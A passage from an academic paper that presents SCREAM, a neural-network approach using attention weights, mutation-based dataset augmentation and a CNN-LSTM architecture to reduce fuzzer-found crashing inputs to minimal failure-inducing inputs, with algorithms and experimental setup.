- **New insights.** We leverage the neural network to address the problem of test case reduction. Our intuition is to train the network to approximate the computation from the program entry point to the crash point and leverage the interpretability to denote failure-inducing input bytes that are significant to the crash.
- **New techniques.** We present several new techniques to address the challenges in designing the neural network-based solution. In particular, we design a new dataset augmentation algorithm that works in conjunction with the neural network and generates adequate and high-differentiable samples to expand the space of crashing input. Besides, we also present a new architecture of neural network that can process sequence information for long inputs.
- **Evaluation.** We evaluated SCREAM[1] on 41 programs, including 29 CGC programs and 12 real-world programs. The overall results show that SCREAM is more efficient and accurate than the state-of-the-art solutions.

2 Attention Mechanism for Interpretability

The attention mechanism was originally proposed to improve the fitting of neural networks by assigning different weights to the input sequence and minimizing the loss function [17]. Recent years a line of research [10, 27, 32, 48] leveraged the attention mechanism for the interpretability of neural networks, allowing us to directly inspect the internal working of neural networks. The hypothesis is that the magnitude of attention

[1] SCREAM is available at https://github.com/zxhree/SCREAM

weights highly correlates with how relevant a specific region of input is, for the prediction of output at each position in a sequence. This can be easily accomplished by visualizing the attention weights for a set of input and output pairs. In this paper, we borrow this idea and leverage the attention mechanism to visualize the contribution of each input region to the output.

As discussed, the idea of attention mechanism is straightforward. For an input vector $(\vec{x}_1, \vec{x}_2, ..., \vec{x}_n)$, suppose we have:

$$\begin{aligned} \vec{v} &= \alpha_1\vec{x}_1 + \alpha_2\vec{x}_2 + ... + \alpha_n\vec{x}_n \\ and\ y = f(\vec{v}), where\ &\sum_i \alpha_i = 1, \alpha_i > 0. \end{aligned} \tag{1}$$

To function $y = f(\vec{x})$, α_i can be regarded as the contribution that input byte x_i makes to y, where $(\alpha_1, \alpha_2, ..., \alpha_n)$ is also known as a weighted vector. Such a function $y = f(\vec{x})$ is often utilized to determine the influence of input bytes to the output in seq2seq networks. The transition equation is as follows:

$$\begin{aligned} \vec{\alpha} = g(\vec{x};\vec{\theta}), \vec{v} = \alpha_1\vec{x}_1 + \alpha_2\vec{x}_2 + ... + \alpha_n\vec{x}_n, \\ y = f(\vec{v};\vec{\theta}), where \sum_i \alpha_i = 1, \alpha_i > 0 \end{aligned} \tag{2}$$

$\vec{\theta}$ is the parameter to be determined in the training process. Function $g(\vec{x};\vec{\theta})$ is used to calculate the weight vector, which is also known as similarity function. In the dataset, $\vec{x}^i$ is the ith sample and $\vec{y}^i$ is the corresponding label. The loss function with mean square error is:

$$L(f(\vec{x},\vec{\theta})) = \sum_i |f(g(\vec{x}^i;\vec{\theta}) \odot \vec{x}^i;\vec{\theta}) - y^i|^2, s.t. \sum g(\vec{x}^i;\theta) = 1 \tag{3}$$

However, when using the gradient descent method to minimize loss $L(f(\vec{x},\vec{\theta}))$, it is difficult to satisfy the constraint $\sum g(\vec{x}^i;\theta) = 1$ and get $\vec{\theta}$. Therefore, $softmax$ function is adopted as the activation function of $g(\vec{x},\vec{\theta})$ in the design of networks, given that the sum of $softmax$ function's output equals to 1. The transition equation with $softmax$ becomes:

$$\begin{aligned} \vec{\alpha} = softmax(g(\vec{x};\vec{\theta})), \\ \vec{v} = \alpha_1\vec{x}_1 + \alpha_2\vec{x}_2 + ... + \alpha_n\vec{x}_n, y = f(\vec{v};\vec{\theta}), \\ softmax(x_i) = \frac{e^{x_i}}{\sum_j e^{x_j}} \end{aligned} \tag{4}$$

And the loss function becomes:

$$L(\vec{\theta}) = \sum_i |f(softmax(g(\vec{x}^i;\vec{\theta})) \odot \vec{x}^i;\vec{\theta})) - y^i|^2 \tag{5}$$

The network that we designed (as described in Section 4.3) follows the above transition equation. In fact, Equation (4) is the core architecture of the attention mechanism and such an architecture can be used to determine the relevance of the input bytes and the output. In particular, under this architecture, we are able to get the $\vec{\theta}$ by minimizing $L(f(\vec{x},\vec{\theta}))$ with the gradient descent. Function $g(\vec{x};\vec{\theta})$ or $f(\vec{x};\vec{\theta})$ could be convolutional neural networks (CNN), recurrent neural networks (RNN) or fully connected networks. While in seq2seq networks, $g(\vec{x};\vec{\theta})$ is LSTM and $f(\vec{x};\vec{\theta})$ is a fully connected network.

3 Test Case Reduction

Given a program P and a crashing input $\vec{x} = (x_1, x_2, .., x_n)$ that causes crash C, the goal of test case reduction is to find a minimal subset of the crashing input $\vec{x} = (x_i, .., x_j), (1 \le i \le j \le n)$ that triggers the same crash C of program P. The output of test case reduction is also known as the failure-inducing input.

3.1 Motivating Example

To better understand the problem of test case reduction, we use an example to illustrate and compare existing solutions and our solution. Listing 1 shows a code snippet that we captured and simplified from a real-world program that digests file-based inputs. Assume that the fuzzer produces the following test case: "`I1S[AAAAI2A]y2SS1SI3`" (in this example, the minimal form of crashing input is "`I1I2I3`"). As the code does not check the size of *idArray*, this input causes out-of-bounds access on the third integer assignment to *idArray* at line 22 (the array can at most hold two integers).

```
1  char* input = scanf();
2  int ptr, iPtr = 0;
3  char* Str_Storage = "";
4  int idArray[2];
5  while(true){
6    if(input[ptr++] == 'S'){
7        if(input[ptr++] == '['){
8          while(true){
9            if(input[ptr++] == 'I')
10             if((byte)input[ptr] < 10)
11               idArray[iPtr++]=(byte)input[ptr];
12             ptr++;
13           else if(input[ptr++]==']')
14             break;
15           else{Str_Storage += input[ptr++];}
16         }
17       }else{
18         Str_Storage += input[ptr+3];
19         ptr = ptr+3;}
20   }else if(input[ptr++] == 'I'){
21       if((byte)input[ptr] < 10)
22         idArray[iPtr++] = (byte)input[ptr];
23       ptr++;
24   }else if(input[ptr++]=='['|input[ptr++]==']')
25         Syntax_Error_Exit();
26 }
```

Listing 1: Example code

Existing techniques. Random reduction does not analyze program internals logic at all. Delta debugging, for example, adopts binary search and increases granularity to determine

Table 1: Example Dataset

Positive Samples	Negative Samples
I1S[AAAAI2A]y2SS14I9	*I1S[AAAAIIWD2SS1SIW*
I0S[ZD$EI2!]I2SCEDI5	*IWQeAAAAI2A]EDSS1SI3*
I7S[WS∗dI23]I5Sy3uI8	*IFS8yS∗dI23]I5SyPoie*
I5S[WSidI23]I0Wy3uI6	*iueS[WSidwejI0Wy3uIN*
I6DDeikDPfeI5OM82LI7	*IXDDeipqioI5OM82efs*
I4TypwqCv34I2OEpvBI8	*eoibpwqCv34feOEpvBdw*
...	...
I9lqdvbmn13I1hzxw8I7	*we4qdvbmn13zhhzxw8ep*

I .25	1 .05	S .021	[.02	A .003	A .003	A .003	A .003	I .25	2 .05	A .003	] .02	y .003	2 .003	S .006	S .005	1 .003	S .005	I .25	3 .05

Figure 1: Example weights of trained network

failure-inducing input sets. However, a fundamental drawback is that it does not consider interdependence among discontinuous input blocks and therefore only achieves local minimal reduction. When discontinuous input blocks correlate with each other, they should be considered as a whole in test case reduction. In the example, reducing "`S[`" or "`]`" separately does not lead to the crash. The code checks the paired keywords "`[`" and "`]`", indicating that "`S[`" and "`]`" must be reduced together.

On the other hand, for rule-based approaches, the program execution from the entry point to the crash is described by a set of logical expressions. The program's execution is analyzed with operational semantics at the instruction-level. For instance, one can use backward dynamic taint analysis to determine the information flow between the input bytes and the crash, by marking crash points as taint sources and marking input bytes as taint sinks. However, a drawback of this approach is that it is often difficult to precisely define taint sources and taint policy when analyzing the root cause [21], which leads to imprecision in information flow tracking. For example, as can be seen in Listing 1, when defining the out-of-bounds byte of *idArray* as the taint source and defining the input as the taint sink, conservative taint policy would cause undertainting and produce "`I3`" as the result. Nevertheless, when trying to include "`I1I2`" in the output, non-conservative taint policy would lead to overtainting and produce "`S[]`" as a side effect. Reducing inputs in both ways does not trigger any crashes. Therefore, taint-analysis-based approaches are less effective in test case reduction.

3.2 Our Insight

In this paper, we aim to address the challenge from a new angle: conceptually, test case reduction is to determine a subset of the input that contributes to the crash. Therefore, we utilize the neural network to approximate the computation from the program entry point to the crash point. Approximating such computation is a numerical optimization problem (involves arithmetic expressions rather than logical expressions) that is achieved by minimizing errors described by mathematical loss functions. Instead of directly determining the "essential" bytes in the crashing input, the purpose of fitting/approximation is to let the network differentiate crashing inputs with non-crashing inputs and activate the input nodes that contribute more to the crash. When the network is trained, we utilize the attention mechanism to extract the "essential" input bytes through its explanation on the trained network's internal.

Table 2: Reduction Process (with Binary Search)

Input Bytes with Weight	Crash?
`I1S[I2]I3` (0.25|0.05|0.021|0.02|0.25|0.05|0.02|0.25|0.05)	✓
`I1I2I3` (0.25|0.05|0.25|0.05|0.25|0.05)	✓
`III` (0.25|0.25|0.25)	×

More specifically, our neural network is trained in a supervised manner. The input of the network is the program input, and the output is the labeled data about whether the crash has been triggered. To feed the network, we design a novel dataset augmentation algorithm which works in conjunction with the network training and helps the network to achieve a fitting state: by mutating a single crashing input, the algorithm outputs a large set of samples in each round of mutation and training (the left column in Table 1 lists positive samples that can trigger the crash. The right column shows negative samples that do not trigger any crashes). After each round of network training, we leverage the attention mechanism to calculate the importance to the output for each input byte. The calculated significance score is then used to guide the mutation in the next round. During the training and mutation process, the weights of input bytes that contribute more to the crash increase, while the weights of less-contributed bytes are lowered. After a period, the weights become stable (Figure 1 shows an example weights of the trained network). In the end, we determine the reduced input by re-assembling the bytes according to their final weights. Table 2 illustrates the idea of how the reduced input is re-assembled.

The neural network plays an irreplaceable role in reduction: on one hand, it offers a way of guiding the mutation through weight adjustment. Without such guidance, the search space of reduction will largely expand and it is less likely to find a reduction strategy that captures the dependence among input blocks in the long input; On the other hand, the neural network accumulates knowledge about "crash contribution" by adjusting and summarizing the significance of input bytes from multiples rounds of training and mutation, which eventually instructs the one-shot reduction when the network is trained (details are described in Section 4.5).

Technical challenges. Nevertheless, our insights come with several challenges that should be addressed:

- The first problem is how to generate datasets that are suit-




Figure 2: Overview of SCREAM

able for training. Fuzzers often produce a small amount of crashing inputs. The amount is inadequate for the network training. Therefore, we need to generate training samples by mutating existing crashing inputs. However, existing neural-network-based mutation for dataset augmentation is mainly designed for images. The mutation includes rotation, flipping, etc., which is not suitable for program inputs. The other line of mutation is for fuzzing (e.g., AFL's mutation), with the aim of discovering one path that extends current code coverage. In the consecutive rounds, such mutation changes a small portion of input that is "interesting", and the mutated input may potentially explore one more path. As a result, this kind of mutation produces test cases that are close to each other in the input space. Those clustered samples are not suitable for training the network, as it would cause overfitting. Therefore, to achieve a satisfying fitting state for the network, it is desirable to construct/augment the dataset with highly-differentiable samples that can expand the sample space.

- The second challenge is that existing RNN architectures that can process sequence information do not directly suit our task. On one hand, RNNs are mainly applied to natural language processing, which deals with short input sequences like sentences of natural language (the length is usually less than 150). However, for test case reduction, the input length often ranges from hundreds of bytes to tens of thousands of bytes. The long input tends to introduce vanishing gradient problems for RNNs and thus lead to underfitting. On the other hand, applying the attention mechanism would eliminate sequence information of input due to the sum operation in Eq (4) in Section 2, which would eventually affect the calculation of the input weight $\vec{\alpha}$. Therefore, we need to design a new RNN-based architecture that can capture dependence of input blocks in long input sequences and make the attention mechanism applicable.

Solutions. To address the above problems, we propose two novel techniques in this paper:

- We design an online dataset augmentation technique that can automatically construct the dataset with a single crashing input. The dataset is generated by mutating a given crashing input, and the generation process works collaboratively with the network training process. Initially the network takes a single crashing input and produces the relevance score that can guide the mutation. To select a seed for the next round of mutation, we use the bi-gram model to measure the similarity between input vectors and select the most dissimilar one from the current corpus as the seed. In doing so, the algorithm can generate highly-differentiable samples in input space to train the neural network.
- We design a new RNN-based network architecture to handle dependence of input blocks in long sequences. First, we utilize CNN to encode the one-dimensional long sequence to multi-dimensional feature vectors. Then we send the feature vectors to the RNN with the attention mechanism. As the input vector is compressed by CNN, back-propagation would make weight assignment less accurate. Therefore, we train multiple networks with different parameters at a time to reduce deviation and errors.

4 System Design

Figure 2 presents a high-level overview of our system. The core of SCREAM is a feedback system that plays the role of dataset augmentation and neural network training. First, the neural network is fed with a set of crashing inputs that are produced by the mutation component. The network outputs a relevance score that indicates the importance of input bytes. Then the relevance score is used to guide sample generation in the next round of mutation. As the mutation process is based on genetic algorithms, a seed is sent to the neural network to produce such a relevance score. In the meantime, the mutation component generates samples to enrich the dataset for training neural networks. Note that this iterative process will not affect the generalization of the network, since the generalization mainly depends on the quality of dataset, which is guaranteed

by our dataset augmentation algorithm. When the network is well trained, the one-shot reduction is applied to the input according to the computed relevance score. We determine that the network is well-trained or stable when one of the following two requirements are met:

- The failure-inducing inputs keep unchanged in several consecutive rounds of iteration, indicating that the reduction does not make new progress at this stage.
- Referring to Section 4.2, the mutation algorithm generates either all positive samples or all negative samples. It means that the network becomes stable and is able to differentiate significant input fields and insignificant fields for the fed inputs.

4.1 Input and Output Embedding

One-hot vector is a popular approach of input embedding that has been widely used in many applications [3, 15]. However, it does not suit our case, as the input for the program to digest is often large, causing much computational inefficiency. On the contrary, we use real-valued vectors to encode the input so that it can be easily accepted by the network. In other words, any types of inputs (e.g., file-based inputs, string-based inputs) are directly converted into hexadecimal byte sequences.

The output of neural network is a boolean variable that represents whether a crash is triggered by the program input (i.e., labeling samples by executing the program with the given program inputs). The crashing input is marked with a positive label in the output. Moreover, we uniquely represent a crash using a short sequence of executed function calls starting backward from the crash point of the program. Note that such crash representation for data labeling does not need to be 100% accurate. Thanks to the tolerance of neural network-based approaches, as long as most of the samples are correct labeled in the training dataset, the neural network can still achieve a good fitting state.

4.2 Dataset Augmentation

A comprehensive dataset is critical to the training of neural networks. Given that positive samples are usually inadequate for a training dataset, we mutate crashing inputs rather than random inputs. In this way, there is a higher chance to produce positive samples. On the other hand, as illustrated in Figure 3, feeding the network with positive samples that are largely different from each other is desirable to the fitting of the network. However, existing fitness functions of mutation algorithms are mostly designed for exploring new program paths [41]. Those algorithms tend to choose new seed inputs that will potentially explore new paths in the next round. However, this would only mutate the "interesting" fields and cover a small portion of the input. As a consequence, the mutation algorithms would produce program inputs with high similarity in most input fields, leading to overfitting for the trained network.




Figure 3: The distribution of the dataset generated by: existing approaches (on the top) and our approach (on the bottom). The samples generated by our approach are more scattered. Thus, the trained network is less likely to overfit

To tackle the challenge described above, we design a novel algorithm that generates training datasets with highly-differentiable samples. On the whole, the algorithm (as shown in Algorithm 1) is based on genetic algorithms and works in conjunction with the neural network. It consists of two parts: (1) mutation (i.e., which input fields to mutate and how to mutate those fields); (2) seed selection (i.e., how to select the seed for the next round). Below we give a detailed description of the algorithm.

Mutation. For each round of mutation, initially the neural network takes a crashing input $\vec{x} = (x_1, x_2, ..., x_n)$ and outputs a vector of relevance scores —$\vec{r} = (r_1, r_2, ..., r_n)$—that marks the importance of each input byte to the crash. Then, we select a set of input bytes whose relevance scores fall into the middle range [2]. Random mutation (setting byte value from 0x00 to 0xFF) is applied on those bytes, generating a set of mutated inputs $s = \{\vec{x}_a, \vec{x}_b, ...\}$ that include positive candidates (i.e.,

[2] As we tested, with the relevance scores falling into a middle range (e.g., from [15%, 90%] to [30%, 50%]), the results are close and satisfying. Besides, determining an optimal range for one case does not give optimal result on another case. Here we empirically choose [20%, 60%], as shown in Algorithm 1.

Algorithm 1 Algorithm to generate training datasets

Require: $seed \leftarrow crashing\ input$
$R_score \leftarrow$ relevance score of crashing input
1: $minThd \leftarrow Sort(R_score)[len(seed) * 20\%]$
2: $maxThd \leftarrow Sort(R_score)[len(seed) * 60\%]$
3: **for** i $\in range(len(input))$ **do**
4: **if** $R_score[i] \in [minThd, maxThd]$ **then**
5: $mutate_indices.append(i)$
6: **end if**
7: **end for**
8: $Random_Mutate_Base_On_List(mutate_indices)$
9: $Execute_And_Label_Inputs()$
10: $Gen_Corpus(Positive_Candidates)$
11: $BigramScores \leftarrow Get_BiGram_Scores(Positive_Candidates)$
12: $NextRoundSeed \leftarrow Corpus[min(BigramScores)]$

inputs that trigger the crash) and negative candidates (i.e., inputs that do not trigger the crash).

Note that we choose to mutate the input bytes with middle relevance scores. This keeps important input fields unchanged and corrects errors, which assists the network to achieve a fitting state and helps produce meaningful samples:

- Important fields that have high relevance scores remain unchanged to some extent, as those fields are supposed to be kept; insignificant fields that have low scores, on the other hand, will be reduced in subsequent steps (described in Section 4.5).
- If the network assigns a high score to an insignificant field, the score will be lowered by the network in the next round (because the network has determined output that can give feedback), leading to mutation on the field. Similarly, if the network assigns a low score to an important field, the score will rise in the next round. Therefore, this important field will remain unchanged in the next round (when its relevance score exceeds $maxThd$ in Algorithm 1).

Seed selection. In this step, the goal is to select a seed for the next round. The seed is supposed to be the most different one among positive candidates. However, existing approaches of similarity measurement, such as cosine similarity, cannot be directly applied to byte sequences because our encoding is simply a representation that contains no semantics to facilitate similarity measurement. To this end, we borrow the idea from NLP and use the Bi-gram model to measure the difference between input byte sequences.

The Bi-gram model is based on Markov theory and can be utilized to convert a byte sequence into a numeric value using the occurrence probability. Given a program input $\vec{x} = (x_1, x_2, ..., x_n)$, the occurrence of $\vec{x}$ is denoted as $p(\vec{x}) = p(x_1, x_2, .., x_n) = p(x_1)p(x_2|x_1)... \ p(x_n|x_{n-1}, x_{n-2}, x_1)$. To identify the most different one in the corpus, we only need to determine the sample that has the lowest $p(\vec{x})$. Given that the occurrence of x_i is only related to its preceding byte x_{i-1} in the Bi-gram model, the occurrence of $\vec{x}$ is $p(\vec{x}) \approx p(x_1)p(x_2|x_1)...p(x_n|x_{n-1})$. Based on the Bayes rule, the posterior probability $p(x_i|x_{i-1})$ equals to $\frac{p(x_i, x_{i-1})}{p(x_{i-1})}$, where $p(x_i|x_{i-1})$ can be calculated by $\frac{C(x_i, x_{i-1})}{C(x_{i-1})}$ and $C(x)$ function is the count of x in the corpus. Since the product would make $p(\vec{x})$ extremely small, we use log function to calculate $p(\vec{x})$, which is:

$$log(p(\vec{x})) = \underbrace{log(\frac{C(x_1)}{\sum_{i=1}^{n} C(x_i)})}_{log(p(x_1))} + \underbrace{log(\frac{C(x_2, x_1)}{C(x_1)})}_{log(p(x_2|x_1))} + ... + \underbrace{log(\frac{C(x_n, x_{n-1})}{C(x_{n-1})})}_{log(p(x_n|x_{n-1}))} \tag{6}$$

The result $log(p(\vec{x}))$ is the Bi-gram score of $\vec{x}$, which is used to measure the difference among positive candidates. In the end, we use the up-sampling [5] to balance the negative samples and positive samples.

4.3 Network Structure

As described in Section 3.2, the network should be able to process long input without the loss of sequence information. The architecture of our network is shown in Figure 4. In particular, on one hand, we adopt the convolutional network before the $LSTM$ network to encode the one-dimensional long input into high-dimensional short vectors, for the purpose of processing long inputs. Apart from that, the vector that is sent to the $softmax$ function should preserve the sequence information of the input that is compressed by convolutional layers. For this purpose, we utilize the $LSTM$ network as the similarity function.

In the beginning, the input is passed through multiple one-dimensional convolutional layers ($Conv1D$). The $Conv1D$ works as an encoder, with each $Conv1D$ layer encoding the adjacent elements of layer input into a high-dimensional vector. The jth output of ith layer $\vec{o}_j^i$ is denoted as follows:

$$\vec{o}_j^i = f_{Conv1D}^i(\vec{x}^i_{(stride^i-1)*j}, \vec{x}^i_{(stride^i-1)*j+1}, \cdots, \vec{x}^i_{(stride^i-1)*j+kernel^i}) \tag{7}$$

where $stride^i$ is the stride parameter of the ith layer, $kernel^i$ is the kernel parameter, $\vec{x}^i$ is the output of the $(i-1)$th layer, and $\vec{x}^0$ is the input of the network. Besides, the length of ith layer's output is denoted as $n^i = \lceil \frac{n^{i-1} - kernel^i + 1}{stride^i} \rceil$.

Assume that the input is $\vec{x} = (x_1, x_2, ..., x_n)$ where $\vec{x} \in \mathbb{R}^{n \times 1}$. After passing through m $Conv1D$ layers, the output vector becomes $\vec{o}^m = (\vec{o}_1^m, \vec{o}_2^m, ..., \vec{o}_{n^m}^m)$, where $\vec{o}^m \in \mathbb{R}^{n^m \times filter^m}$ and $filter^m$ is the filter parameter of the mth layer. In this case, $\vec{o}^m$ can be regarded as the encoded vector of $\vec{x}$ with higher dimension and shorter length.

Then, the $\vec{o}^m$ is passed through the $LSTM$ layer, and the jth output $\vec{o}_j^{LSTM}$ is $o_j^{LSTM} = f_{LSTM}(\vec{o}_j^m, o_{j-1}^{LSTM})$. This indicates




Figure 4: The network architecture

that $\vec{o}_j^{LSTM}$ vector contains sequence information of the current input node and all its previous input nodes. Therefore, the output vector $\vec{o}^{LSTM} = (o_1^{LSTM}, o_2^{LSTM}, ..., o_{n^m}^{LSTM})$ (where $\vec{o}^{LSTM} \in \mathbb{R}^{n \times 1}$) also preserves such sequence information.

In the end, after passing through the $softmax$ function, the vector of relevance score becomes $\vec{\alpha} = (\alpha_1, \alpha_2, .., \alpha_{n^m})$. For each input byte, we multiply the feature vector $\vec{o}^m$ by the vector of relevance score $\vec{\alpha}$. After that, we add all the products together and get the eigenvector $\vec{v} = \sum_{i=0}^{n^m} \vec{o}_i^m * \alpha_i$. The $\vec{v}$ is then passed through fully-connected layers.

4.4 Relevance Computation

As the convolutional network compresses the long input sequence, the generated relevance score vector $\vec{\alpha}$ is much shorter than the original long input. As a consequence, it is imprecise to represent the significance of input byte with $\vec{\alpha}$. Thus, we design weight backward allocation and accumulation of multiple networks to reduce imprecision.

Backward weight allocation. As indicated in Equation (7), the $Conv1D$ layer's output $\vec{o}_j^i$ is determined by several nodes of $\vec{x}^{i-1}$. As an example, in Figure 5, the output of the 5th layer $\vec{o}_1$ is determined by the input $(x_1, x_2, x_3, x_4, x_5, x_6, x_7, x_8)$. For a typical $Conv1D$ network, the $kernel$ parameter is usually larger than $stride$ parameter, meaning that an input node contributes to multiple output nodes. In other words, the input nodes that contribute to a certain output node have variant weights. Based on this fact, we design the backward weight allocation algorithm shown in Algorithm 2. More specifically, we assume that initially every input node has the same contribution to each of its affected output nodes. Then the weights




Figure 5: Illustration of $Conv1D$'s input and output. $\vec{o}1$ is influenced by $(x_1, x_2, x_3, x_4, x_5, x_6, x_7, x_8)$ by Equation (7)

are recursively propagated from the last layer to previous layers. For instance, as shown in Figure 5, if the weight of $\vec{o}_1$ is set to 1.0, after backward propagation, the weights of input nodes are: $W_1^{\vec{o}_1} = 0.028, W_2^{\vec{o}_1} = 0.083, W_3^{\vec{o}_1} = 0.167, W_4^{\vec{o}_1} = 0.222, W_5^{\vec{o}_1} = 0.222, W_6^{\vec{o}_1} = 0.167, W_7^{\vec{o}_1} = 0.083, W_8^{\vec{o}_1} = 0.028$, where $W_i^{\vec{o}_j}$ is the weight of input node x_i assigned by output node $\vec{o}_j$.

Algorithm 2 Backward weight allocation algorithm

Require: $indices \leftarrow$ Input nodes share the same weight
$m \leftarrow$ The layer of $indices$
$\alpha^m \leftarrow$ The allocated weight on the mth layer of $indices$
$K \leftarrow$ Kernel parameter for each layer
$S \leftarrow$ Stride parameter for each layer
$W_{index} \leftarrow$ The allocated weight from output to x_{index}
Function $getWeight$
1: **if** $m == 1$ **then**
2: **for** $index \in indices$ **do**
3: $W_{index} \leftarrow W_{index} + \alpha^m$
4: **end for**
5: **else**
6: **for** $index \in indices$ **do**
7: $newIndices \leftarrow []$
8: **for** $i \in [1, K[m-1]]$ **do**
9: $newIndex \leftarrow S[m-1] * (index-1) + i$
10: $nI.append(newIndex)$
11: **end for**
12: $\alpha^{m-1} \leftarrow \alpha^m / len(nI)$
13: $getWeight(nI, \alpha^{m-1}, m-1, K, S, W_{indices})$
14: **end for**
15: **end if**

Accumulation of multiple networks. As Figure 4 shows, we assume that the input $(x_1, x_2, ..., x_n)$ is sent to an m-layer network and the relevance score of $\vec{o}_j^m$ is $\vec{\alpha}$. As such, the relevance score of an input node x_i is $r_i = \sum_j W_i^{\vec{o}_j^m}$. Since $\vec{r}$ comes from $\vec{\alpha}$, whose length is shorter than $\vec{x}$, it is less accurate to indicate the importance of input node using $\vec{r}$. To this end, we take the average of multiple networks with different initial parameters to reduce errors. In particular, for a network p, we denote the input $\vec{x}$'s relevance

score as $\vec{r}^p = (r_1^p, r_2^p, ..., r_n^p)$. Then we normalize $\vec{r}^p$ and get $\vec{R}^p = (R_1^p, R_2^p, ..., R_n^p)$, where $R_i^p = r_i^p / max(\vec{r}^p)$. In the end, we accumulate multiple networks to calculate the final relevance score $\vec{R} = (R_1, R_2, ..., R_n)$.

4.5 Reduction

For a crashing input, its relevance score represents the contribution of each input byte to the crash. As such, the input bytes with higher relevance score should be preserved. However, the relevance score $\vec{R}$ of one single input is not representative because there are errors existed in the fitting of network and the weight computation, leading to inaccuracy. Therefore, we empirically select the top two percent of positive samples that are most different in the corpus (choosing the samples with the lowest Bi-gram scores) as the candidate set. Given that those samples are more likely to cover less explored paths in the program, there is a higher chance to reduce the mutated fields in the samples while triggering the crash. For each crashing input in the candidate set, we rank the input bytes according to the relevance score $\vec{R}$ and reduce them from high scores to lower scores. As described in Algorithm 3, binary search is used in our reduction. In addition, we execute the program to verify whether the reduced input indeed triggers the crash after reduction.

Algorithm 3 Reducing algorithm

```
Require: crash_input ← Crashing input to be reduced
         R ← relevance score
 1: sortedR ← sort(R)
 2: reduceLen ← len(crash_input)/2
 3: reducePos ← len(crash_input)/2
 4: while reduceLen ∈ (1, len(crash_input)) do
 5:     thd ← sortedR[reducePos]
 6:     newinput ← ""
 7:     for i ∈ (0, len(crash_input)) do
 8:         if sortedR[i] > thd then
 9:             newinput += crash_input[i]
10:         end if
11:     end for
12:     reduceLen /= 2
13:     if Is_Crash_Triggered(newinput) then
14:         reducePos −= reduceLen
15:     else
16:         reducePos += reduceLen
17:     end if
18: end while
19: return newinput
```

5 Evaluation

In this section, we describe the implementation, experiment setting, and the evaluation results. We also present the comparison between SCREAM and state-of-the-art solutions. In Appendix, we demonstrate two case studies to further illustrate how SCREAM accomplishes the reduction task.

5.1 Experimental Setting

Testing programs. In the experiments, we evaluated 41 programs including 29 CGC programs and 12 real-world programs. To fairly choose the programs, we select the programs that have known crashes[3] and belong to different software categories from the CGC program repositories and the CVE list, without examining the details of crash and program internals. The functionalities of CGC programs include gaming, image processing, audio decoding, video decoding, network protocol parsing, document file parsing, instruction emulation, router simulation, mail service and etc. The real-world programs are mainly used for image and document processing. In addition, the crashing inputs are produced with afl-fuzz[4].

Experimental setting. The experiments run on a Ubuntu 18.04 host machine with Intel i9-7900X CPU and 2080ti GPU. We use the platform TensorFlow with Keras version 2.1.1. For each program under test, multiple network instances are running with different parameters at the same time to reduce deviation. In particular, we train 10 network instances at the same time and each network is trained for 10 times. In the experiments, the fitting rates are found to be relatively high (larger than 90%) after the training, indicating that the trained networks are suitable for reducing test cases. Still, we select the most fitted iteration round to obtain relevance score R for the crashing input (the fitting rate is shown in Figure 4).

In regard to network hyper-parameters, since the convolutional layers are used to encode the input, the depths of convolutional layer and the kernel size are related to the size of program input. We empirically set the depth of the convolutional network based on the size of input and set the kernel size and the stride according to the network depth. Similarly, the size of feature vectors are also determined by the Conv1D parameters and are empirically set. To make sure that the attention mechanism can differentiate different input bytes and to prevent vanishing gradient problems in LSTM, the output size of the convolutional network is empirically set to a value from 30 to 120 (when setting the output size to, for example, 500, the LSTM is unable to handle the situation). Besides, we use L1 regularization to prevent overfitting.

